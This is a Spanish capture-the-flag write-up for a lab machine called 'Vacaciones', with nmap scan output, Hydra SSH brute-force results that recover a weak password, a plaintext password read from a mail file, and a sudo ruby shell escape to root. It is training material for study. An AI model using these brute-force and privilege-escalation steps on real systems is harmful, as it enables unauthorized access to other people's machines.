

Vacaciones

Paso 1

Hacemos el típico ping para ver su ttl y determinar que máquina es

```
ping -c 1 172.17.0.2
```

El resultado nos dice que es una máquina linux

Paso 2

Ahora hacemos un nmap para ver más detalles:


```
nmap -p- -sC -sV --min-rate 5000 -vvv --open -sS -n -Pn 172.17.0.2 -oN  
escaneo
```

```
PORT      STATE SERVICE REASON          VERSION  
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; p  
rotocol 2.0)  
|_ ssh-hostkey:  
|   2048 41:16:eb:54:64:34:d1:69:ee:dc:d9:21:9c:72:a5:c1 (RSA)  
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACzT6jdfo9QUX+9zCmyJQNTcAJXdhXByneCfqA9I7cXPB  
FGDGgxNAfQdoiqH3EMiTjf+maPlCNyVHGfL+sClQa5sJwdrbWZiJPxfxGkCtWiSrRdKKUKt/7rCMKM0y79bF  
Rvurgss+57tsglfXke9FPkZGd3mLruXt5Lyb+8uhFWpW58Df6ZUoSsJi7n0bkXNpEzJAzYHNmRRtv0RsGDFO  
si/t5KUCMPX67jbM8jsApIVvFIQBTiwzwGQn33G2ZoAJy/NYZ9dkuN2cKM2uItovo25daA+0/SxEfHqAHGqu  
voMKSj8pcX3qZVD7cGwlsn9c5QNzHRC2DZUSHrK7UIaG0r  
|   256 f0:c4:2b:02:50:3a:49:a7:a2:34:b8:09:61:fd:2c:6d (ECDSA)  
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMD2Z/Zoto  
rXbs6zP9Sg9XenjSX0HIjYjoEH2cAV7aDoQXZKrssz5AJ98j8b4nt0PGfVehrcRv9X7lKsw0ea9HM=  
|   256 df:e9:46:31:9a:ef:0d:81:31:1f:77:e4:29:f5:c9:88 (ED25519)  
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK/0ZadHoPSGKg31xFAhPaX854MMS09s5JgdzqmD3jCl  
  
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.29 ((Ubuntu))  
|_ http-server-header: Apache/2.4.29 (Ubuntu)  
|_ http-methods:  
|_   Supported Methods: HEAD GET POST OPTIONS  
|_ http-title: Site doesn't have a title (text/html).  
MAC Address: 02:42:AC:11:00:02 (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Podemos observar que tiene el puerto 22 ssh y 80 http abiertos. Lo cuál nos entrega con versiones vulnerables OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0) y Apache httpd 2.4.29.

Paso 3

Sin más detalles procedemos a ir a la web mediante la ip para ver si hay alguna información adicional.



No hay nada pero siempre no esta demás darle a view-source.



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-17 18:10:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
ded to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1434
4399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: camilo password: password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until
end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
```

La contraseña es `password1`.

Paso 5

Procedemos a realizar la conexión vía ssh

```
ssh camilo@172.17.0.2
```

Una vez dentro

```
camilo@172.17.0.2's password:
$ whoami
camilo
$ pwd
/home/camilo
$ bash
camilo@0c67d080fbff:~$ pwd
```

```
bash
```

Ejecutamos `bash` para que la consola sea más amigable.

Paso 6

Al saber que le llegó un email procedemos ir a la carpeta mail de Camilo

```

camilo@0c67d080fbff:/$ ls
bin  dev  home  lib64  mnt  proc  run  srv  tmp  var
boot  etc  lib  media  opt  root  sbin  sys  usr
camilo@0c67d080fbff:/$ cd var
camilo@0c67d080fbff:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
camilo@0c67d080fbff:/var$ cd mail/
camilo@0c67d080fbff:/var/mail$ ls
camilo
camilo@0c67d080fbff:/var/mail$ cd camilo/
camilo@0c67d080fbff:/var/mail/camilo$ ls
correo.txt
camilo@0c67d080fbff:/var/mail/camilo$ cat correo.txt
Hola Camilo,

Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso l
o pide, aquí tienes la contraseña: 2k84dicb
camilo@0c67d080fbff:/var/mail/camilo$ su juan
Password:
$ pwd
/var/mail/camilo

```

Dentro de la carpeta mail podemos ver el mensaje escrito por Juan dándole su contraseña por lo que procedemos acceder a su máquina.

Paso 7

Procedemos a realizar

```
su juan
```

Ponemos su contraseña y estamos dentro del espacio de Juan

```

camilo@0c67d080fbff:/var/mail/camilo$ su juan
Password:
$ pwd
/var/mail/camilo
$ bash
juan@0c67d080fbff:/var/mail/camilo$ ls
correo.txt
juan@0c67d080fbff:/var/mail/camilo$ cd ..
juan@0c67d080fbff:/var/mail$ cd ..
juan@0c67d080fbff:/var$ cd ..
juan@0c67d080fbff:/$ ls
bin  dev  home  lib64  mnt  proc  run  srv  tmp  var
boot  etc  lib  media  opt  root  sbin  sys  usr
juan@0c67d080fbff:/$ cd home/

```


Nos vamos a home y podemos ver que existe Pedro pero tiene un cifrado alto.

Si hacemos un `sudo -l` nos entrega información esta información: `=(ALL) NOPASSWD: /usr/bin/ruby`. Entonces visitamos [gtfobins](https://gtfobins.github.io/)

Nos dice que debemos usar este comando para escalar privilegios y ser root

```
sudo ruby -e 'exec "/bin/sh"'
```

Y listo somos root!

A terminal window with a dark background and light-colored text. The prompt is 'juan@0c67d080fbff:/home\$'. The user enters the command 'sudo ruby -e \'exec "/bin/sh"\''. The prompt changes to '#', and the user enters 'whoami'. The output is 'root'.

```
juan@0c67d080fbff:/home$ sudo ruby -e 'exec "/bin/sh"'
```

```
# whoami
```

```
root
```